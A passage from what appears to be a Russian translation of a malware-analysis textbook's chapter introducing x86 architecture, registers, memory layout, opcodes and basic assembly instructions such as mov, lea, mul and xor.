


Рисунок 4-1. Примеры уровней кода

На рисунке 4-1 представлена упрощённая модель, но компьютерные системы обычно описываются следующими шестью уровнями абстракции. Мы перечислим их снизу вверх. Более высокие уровни абстракции расположены ближе к вершине, а под ними находятся более конкретные понятия. Поэтому чем ниже уровень, тем хуже он переносится между компьютерными системами.

- **Оборудование.** Уровень оборудования, единственный физический уровень, состоит из электрических цепей, реализующих сложные сочетания логических операторов, например вентилях XOR, AND, OR и NOT, которые называются цифровой логикой. Из-за физической природы оборудование нельзя легко изменять программными средствами.
- **Микрокод.** Уровень микрокода также называют встроенным программным обеспечением. Микрокод работает только на той конкретной электрической схеме, для которой он создан. Он содержит микроинструкции, переводящие команды с более высокого уровня машинного кода и предоставляющие интерфейс к оборудованию. При анализе вредоносных программ микрокод обычно не рассматривается, поскольку зачастую предназначен для конкретного компьютерного оборудования.
- **Машинный код.** Уровень машинного кода состоит из кодов операций, то есть шестнадцатеричных чисел, которые сообщают процессору, что требуется выполнить. Обычно машинная команда реализуется несколькими инструкциями микрокода, чтобы лежащее в основе оборудование могло исполнить её. Машинный код создаётся при компиляции компьютерной программы, написанной на языке высокого уровня.
- **Языки низкого уровня.** Язык низкого уровня представляет собой удобочитаемый вариант набора инструкций компьютерной архитектуры. Самый распространённый язык низкого уровня - ассемблер. Аналитики вредоносных программ работают на уровне языков низкого уровня, поскольку машинный код слишком труден для человеческого восприятия. С помощью дизассемблера мы создаём текст на языке низкого уровня, состоящий из простых мнемоник вроде `mov` и `jmp`. Существует множество диалектов ассемблера, и мы последовательно познакомимся с ними.

Примечание. Ассемблер - язык самого высокого уровня, который можно надёжно и единообразно восстановить из машинного кода при отсутствии исходного текста на языке высокого уровня.

- **Языки высокого уровня.** Большинство программистов работает на уровне языков высокого уровня. Они обеспечивают сильную абстракцию от машинного уровня и упрощают применение программной логики и механизмов управления ходом выполнения. К языкам высокого уровня относятся C, C++ и другие. Обычно компилятор преобразует их в машинный код в процессе, называемом компиляцией.
- **Интерпретируемые языки.** Интерпретируемые языки находятся на самом верхнем уровне. Многие программисты используют такие интерпретируемые языки, как C#, Perl, .NET и Java. Код этого уровня не компилируется в машинный код, а преобразуется в байт-код. Байт-код - промежуточное представление, специфичное для языка программирования. Он выполняется внутри интерпретатора, то есть программы, которая во время работы на лету переводит байт-код в исполняемый машинный код. По сравнению с традиционным скомпилированным кодом интерпретатор предоставляет автоматический уровень абстракции, поскольку может самостоятельно, независимо от ОС, обрабатывать ошибки и управлять памятью.

Обратная разработка

При хранении на диске вредоносная программа обычно представлена в двоичном виде на уровне машинного кода. Как уже говорилось, машинный код - форма кода, которую компьютер способен быстро и эффективно исполнять. При дизассемблировании вредоносной программы, показанном на рисунке 4-1, на вход дизассемблера подаётся двоичный файл, а на выходе обычно получается код на языке ассемблера. Самый популярный дизассемблер IDA Pro рассматривается в главе 5.

Ассемблер в действительности представляет собой целый класс языков. Каждый диалект обычно предназначен для программирования одного семейства микропроцессоров, например x86, x64, SPARC, PowerPC, MIPS или ARM. Архитектура x86 с большим отрывом остаётся самой популярной для персональных компьютеров.

Большинство 32-разрядных персональных компьютеров использует x86, также известную как Intel IA-32, и все современные 32-разрядные версии Microsoft Windows предназначены для работы на этой архитектуре. Кроме того, большинство систем AMD64 или Intel 64 под управлением Windows поддерживает 32-разрядные двоичные файлы x86. Поэтому большинство вредоносных программ компилируется для x86, и именно на ней мы сосредоточимся в книге. Вредоносные программы для архитектуры Intel 64 рассматриваются в главе 21. Здесь основное внимание будет уделено аспектам x86, чаще всего встречающимся при анализе вредоносных программ.

Примечание. Для получения дополнительных сведений об ассемблере превосходным источником служит книга Рэндалла Хайда *The Art of Assembly Language*, 2-е издание (No Starch Press, 2010). Она терпеливо знакомит с ассемблером x86 программистов, прежде с ним не работавших.

Архитектура x86

Внутреннее устройство большинства современных компьютерных архитектур, включая x86, следует архитектуре фон Неймана, показанной на рисунке 4-2. Она состоит из трёх аппаратных

компонентов:

- центральный процессор (CPU) исполняет код;
- основная память системы (RAM) хранит все данные и код;
- система ввода-вывода (I/O) служит интерфейсом к таким устройствам, как жёсткие диски, клавиатуры и мониторы.




Рисунок 4-2. Архитектура фон Неймана

Как видно на рисунке 4-2, центральный процессор содержит несколько компонентов. Устройство управления получает из RAM инструкции для исполнения, используя регистр, указатель инструкций, который хранит адрес исполняемой команды. Регистры - основные единицы хранения данных центрального процессора; они часто экономят время, избавляя процессор от обращения к RAM. Арифметико-логическое устройство (ALU) исполняет полученную из RAM инструкцию и помещает результаты в регистры или память. Во время работы программы процесс выборки и исполнения инструкций повторяется снова и снова.

Основная память

Основную память, или RAM, одной программы можно разделить на четыре главных области, показанные на рисунке 4-3.




Рисунок 4-3. Основная схема памяти программы

- **Данные.** Этот термин может обозначать конкретную область памяти, называемую разделом данных, в которой содержатся значения, устанавливаемые при первоначальной загрузке программы. Иногда их называют статическими, поскольку во время работы программы они могут не меняться, или глобальными, потому что они доступны из любой части программы.
- **Код.** Код включает инструкции, которые центральный процессор выбирает для выполнения задач программы. Код определяет действия программы и порядок их выполнения.
- **Куча.** Куча используется как динамическая память во время исполнения программы: для создания, или выделения, новых значений и удаления, или освобождения, значений, которые больше не нужны программе. Кучу называют динамической памятью, поскольку её содержимое способно часто меняться во время работы программы.
- **Стек.** Стек используется для локальных переменных и параметров функций, а также помогает управлять ходом выполнения программы. Позднее в этой главе стек будет рассмотрен подробно.

Хотя на схеме рисунка 4-3 четыре основные области памяти расположены в определённом порядке, они могут находиться в разных частях памяти. Например, нет никаких гарантий, что стек будет расположен ниже кода или наоборот.

Инструкции

Инструкции - строительные блоки ассемблерных программ. В ассемблере x86 инструкция состоит из мнемоники и нуля или нескольких операндов. Как показано в таблице 4-1, мнемоника - это слово,

обозначающее исполняемую инструкцию, например `mov`, которая перемещает данные. Операнды обычно указывают используемые инструкцией сведения, например регистры или данные.

Таблица 4-1. Формат инструкции

Мнемоника	Операнд назначения	Исходный операнд
<code>mov</code>	<code>ecx</code>	<code>0x42</code>

Коды операций и порядок байтов

Каждой инструкции соответствуют коды операций, или опкоды, сообщающие центральному процессору, какую операцию должна выполнить программа. В этой книге и других источниках термин «код операции» используется для всей машинной инструкции, хотя Intel формально определяет его гораздо уже.

Дизассемблеры переводят коды операций в удобочитаемые инструкции. Например, в таблице 4-2 видно, что инструкции `mov ecx, 0x42` соответствуют коды `B9 42 00 00 00`. Значение `0xB9` соответствует `mov ecx, 0x42000000` - значению `0x42`.

Таблица 4-2. Коды операций инструкции

Инструкция	<code>mov ecx,</code>	<code>0x42</code>
Коды операций	<code>B9</code>	<code>42 00 00 00</code>

`0x42000000` рассматривается как значение `0x42`, поскольку архитектура x86 использует порядок от младшего байта к старшему, *little-endian*. Порядок байтов данных определяет, какой байт более крупного элемента располагается первым, по наименьшему адресу: самый значимый при *big-endian* или наименее значимый при *little-endian*. Вредоносной программе приходится менять порядок байтов при сетевом обмене, поскольку сетевые данные используют *big-endian*, а программа x86 - *little-endian*. Поэтому IP-адрес `127.0.0.1` будет представлен как `0x7F000001` в порядке *big-endian* при передаче по сети и как `0x0100007F` в порядке *little-endian* локально в памяти. Аналитик вредоносных программ должен помнить о порядке байтов, чтобы случайно не обратить порядок важных индикаторов, например IP-адреса.

Операнды

Операнды указывают данные, используемые инструкцией. Существуют три типа операндов:

- непосредственные операнды являются фиксированными значениями, например `0x42` в таблице 4-1;
- регистровые операнды ссылаются на регистры, например `ecx` в таблице 4-1;
- операнды адреса памяти ссылаются на адрес памяти, содержащий интересующее значение. Обычно они обозначаются значением, регистром или выражением в квадратных скобках, например `[eax]`.

Регистры

Регистр - небольшой объём хранилища данных, доступный центральному процессору, к содержимому которого можно обратиться быстрее, чем к другим видам памяти. В процессорах x86 имеется набор регистров, которые используются как временное хранилище или рабочая область. В таблице 4-3 показаны самые распространённые регистры x86, относящиеся к следующим четырём категориям:

- регистры общего назначения используются центральным процессором во время исполнения;
- сегментные регистры применяются для отслеживания областей памяти;
- флаги состояния используются при принятии решений;
- указатели инструкций служат для отслеживания следующей исполняемой инструкции.

На протяжении главы таблицу 4-3 можно использовать как справочник по категориям и составным частям регистров. В следующих разделах каждая категория рассматривается подробно.

Таблица 4-3. Регистры x86

Регистры общего назначения	Сегментные регистры	Регистр состояния	Указатель инструкций
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

Все регистры общего назначения имеют размер 32 бита, а в ассемблерном коде к ним можно обращаться как к 32- или 16-разрядным. Например, EDX обозначает полный 32-разрядный регистр, а DX - его младшие 16 бит.

К четырём регистрам, EAX, EBX, ECX и EDX, также можно обращаться как к 8-разрядным значениям, используя младшие 8 бит или второй набор из 8 бит. Например, AL обозначает младшие 8 бит регистра EAX, а AH - второй набор из 8 бит.

В таблице 4-3 перечислены возможные варианты обращения к каждому регистру общего назначения. Состав регистра EAX показан на рисунке 4-4. В этом примере 32-разрядный, или 4-байтовый, регистр EAX содержит значение 0xA9DC81F5, а код может обращаться к данным EAX ещё тремя способами: AX размером 2 байта равен 0x81F5, AL размером 1 байт - 0xF5, а AH размером 1 байт - 0x81.

Регистры общего назначения

Регистры общего назначения обычно хранят данные или адреса памяти и часто используются взаимозаменяемо для выполнения задач программы. Однако, несмотря на своё название, они не всегда применяются совершенно одинаково.




Рисунок 4-4. Состав регистра EAX архитектуры x86

Некоторые инструкции x86 по определению используют конкретные регистры. Например, инструкции умножения и деления всегда задействуют EAX и EDX.

Помимо требований самих инструкций, регистры общего назначения могут единообразно использоваться во всей программе. Последовательное применение регистров в скомпилированном коде называется соглашением. Знание соглашений, используемых компиляторами, позволяет аналитику быстрее исследовать код, поскольку не приходится тратить время на выяснение контекста применения регистра. Например, EAX обычно содержит возвращаемое функцией значение. Поэтому если EAX используется непосредственно после вызова функции, код, вероятно, обрабатывает возвращённое значение.

Флаги

Регистр EFLAGS является регистром состояния. В архитектуре x86 он имеет размер 32 бита, и каждый его бит представляет собой флаг. Во время исполнения каждый флаг либо установлен в 1, либо сброшен в 0, чтобы управлять операциями центрального процессора или указывать результат операции. Для анализа вредоносных программ наиболее важны следующие флаги:

- **ZF.** Флаг нуля устанавливается, когда результат операции равен нулю; в противном случае он сбрасывается.
- **CF.** Флаг переноса устанавливается, когда результат операции слишком велик или слишком мал для операнда назначения; в противном случае он сбрасывается.
- **SF.** Флаг знака устанавливается, когда результат операции отрицателен, и сбрасывается, когда результат положителен. Он также устанавливается, если после арифметической операции установлен самый значимый бит.
- **TF.** Флаг трассировки используется при отладке. Если он установлен, процессор x86 исполняет только одну инструкцию за раз.

Примечание. Подробные сведения обо всех доступных флагах см. в томе 1 руководств Intel 64 and IA-32 Architectures Software Developer's Manuals, упомянутых в конце этой главы.

EIP, указатель инструкций

В архитектуре x86 EIP, также известный как указатель инструкций или программный счётчик, представляет собой регистр, содержащий адрес в памяти следующей инструкции, которую должна выполнить программа. Единственное назначение EIP - сообщать процессору, что делать дальше.

Примечание. Когда EIP повреждён (то есть указывает на адрес памяти, не содержащий допустимого программного кода), центральный процессор не сможет получить допустимый код для выполнения, поэтому работающая в этот момент программа, скорее всего, аварийно завершится. Получив контроль над EIP, можно управлять тем, что исполняет центральный процессор, поэтому злоумышленники пытаются захватить управление EIP посредством эксплуатации уязвимостей. Как правило, для эксплуатации системы злоумышленнику необходимо разместить атакующий код в памяти, а затем изменить EIP так, чтобы он указывал на этот код.

Простые инструкции

Самая простая и распространённая инструкция - `mov`, используемая для перемещения данных из одного места в другое. Иными словами, это инструкция чтения из памяти и записи в память. Инструкция `mov` может перемещать данные в регистры или оперативную память. Её формат: `mov назначение, источник`. (Во всей книге мы используем синтаксис Intel, в котором операнд назначения указывается первым.)

В таблице 4-4 приведены примеры инструкции `mov`. Операнды, заключённые в квадратные скобки, рассматриваются как ссылки на данные в памяти. Например, `[ebx]` ссылается на данные по адресу памяти EBX. В последнем примере таблицы 4-4 для вычисления адреса памяти используется выражение. Это экономит место, поскольку для выполнения заключённого в скобки вычисления не требуются отдельные инструкции. Выполнять подобные вычисления внутри инструкции можно только при вычислении адреса памяти. Например, `mov eax, ebx+esi*4` (без квадратных скобок) является недопустимой инструкцией.

Таблица 4-4. Примеры инструкции `mov`

Инструкция	Описание
<code>mov eax, ebx</code>	Копирует содержимое EBX в регистр EAX
<code>mov eax, 0x42</code>	Копирует значение 0x42 в регистр EAX
<code>mov eax, [0x4037C4]</code>	Копирует 4 байта из области памяти по адресу 0x4037C4 в регистр EAX
<code>mov eax, [ebx]</code>	Копирует 4 байта из области памяти по адресу, заданному регистром EBX, в регистр EAX

Инструкция	Описание
<code>mov eax, [ebx+esi*4]</code>	Копирует 4 байта из области памяти по адресу, заданному результатом выражения <code>ebx+esi*4</code> , в регистр EAX

Ещё одна инструкция, похожая на `mov`, - `lea`, что означает «загрузить эффективный адрес». Формат этой инструкции: `lea назначение, источник`. Инструкция `lea` помещает адрес памяти в операнд назначения. Например, `lea eax, [ebx+8]` поместит `EBX+8` в EAX. В отличие от неё, `mov eax, [ebx+8]` загружает данные, находящиеся по адресу памяти, заданному `EBX+8`. Следовательно, `lea eax, [ebx+8]` была бы равнозначна `mov eax, ebx+8`; однако такая инструкция `mov` недопустима.

На рисунке 4-5 слева показаны значения регистров EAX и EBX, а справа - содержимое памяти. В EBX установлено значение `0xB30040`. По адресу `0xB30048` находится значение `0x20`. Инструкция `mov eax, [ebx+8]` помещает в EAX значение `0x20` (полученное из памяти), а инструкция `lea eax, [ebx+8]` помещает в EAX значение `0xB30048`.




Figure 4-5: EBX register used to access memory

Рисунок 4-5. Использование регистра EBX для доступа к памяти

Инструкция `lea` используется не только для обращения к адресам памяти. Она полезна при вычислении значений, поскольку требует меньше инструкций. Например, нередко встречается такая инструкция, как `lea ebx, [eax*5+5]`, где `eax` - число, а не адрес памяти. Функционально эта инструкция равнозначна выражению `ebx = (eax+1)*5`, однако первая запись короче или эффективнее для компилятора, чем последовательность из четырёх инструкций (например, `inc eax; mov ecx, 5; mul ecx; mov ebx, eax`).

Арифметика

Ассемблер x86 включает множество арифметических инструкций - от базового сложения и вычитания до логических операторов. В этом разделе мы рассмотрим наиболее часто используемые инструкции.

При сложении или вычитании к операнду назначения прибавляется либо из него вычитается некоторое значение. Формат инструкции сложения: `add назначение, значение`. Формат инструкции вычитания: `sub назначение, значение`. Инструкция `sub` изменяет два важных флага: флаг нуля (ZF) и флаг переноса (CF). ZF устанавливается, если результат равен нулю, а CF - если значение назначения меньше вычитаемого значения. Инструкции `inc` и `dec` соответственно увеличивают или уменьшают значение регистра на единицу. В таблице 4-5 приведены примеры инструкций сложения и вычитания.

Таблица 4-5. Примеры инструкций сложения и вычитания

Инструкция	Описание
<code>sub eax, 0x10</code>	Вычитает 0x10 из EAX
<code>add eax, ebx</code>	Прибавляет EBX к EAX и сохраняет результат в EAX
<code>inc edx</code>	Увеличивает EDX на 1
<code>dec ecx</code>	Уменьшает ECX на 1

И умножение, и деление выполняются над заранее определённым регистром, поэтому команда состоит лишь из инструкции и значения, на которое будет умножен или поделён регистр. Формат инструкции `mul: mul значение`. Аналогично, формат инструкции `div: div значение`. Регистр, над которым действует инструкция `mul` или `div`, может быть задан многими инструкциями ранее, поэтому для его поиска, возможно, придётся просмотреть программу.

Инструкция `mul значение` всегда умножает `eax` на значение. Поэтому перед умножением в EAX должно быть правильно установлено исходное значение. Результат сохраняется как 64-разрядное значение в двух регистрах: EDX и EAX. В EDX сохраняются старшие 32 бита результата операции, а в EAX - младшие 32 бита. На рисунке 4-6 показаны значения EDX и EAX, когда десятичный результат умножения равен 5 000 000 000 и слишком велик, чтобы поместиться в одном регистре.




Figure 4-6: Multiplication result stored across EDX and EAX registers

Рисунок 4-6. Результат умножения, сохранённый в регистрах EDX и EAX

Инструкция `div значение` выполняет действие, обратное `mul`: она делит 64-разрядное значение, размещённое в EDX и EAX, на заданное значение. Поэтому перед делением в регистрах EDX и EAX должны быть правильно установлены исходные значения. Результат операции деления сохраняется в EAX, а остаток - в EDX.

Программист получает остаток от операции деления с помощью операции, известной как деление по модулю; в ассемблерном коде она реализуется посредством обращения к регистру EDX после инструкции div (поскольку в нём находится остаток). В таблице 4-6 приведены примеры инструкций mul и div. Инструкции imul и idiv являются знаковыми вариантами инструкций mul и div.

Таблица 4-6. Примеры инструкций умножения и деления

Инструкция	Описание
mul 0x50	Умножает EAX на 0x50 и сохраняет результат в EDX:EAX
div 0x75	Делит EDX:EAX на 0x75, сохраняет результат в EAX, а остаток - в EDX

В архитектуре x86 используются такие логические операторы, как OR, AND и XOR. Соответствующие им инструкции действуют подобно add и sub: выполняют указанную операцию над исходным операндом и операндом назначения, после чего сохраняют результат в операнде назначения. Инструкция xor часто встречается в дизассемблированном коде. Например, xor eax, eax - быстрый способ обнулить регистр EAX. Это делается для оптимизации, поскольку такая инструкция занимает всего 2 байта, тогда как mov eax, 0 занимает 5 байт.

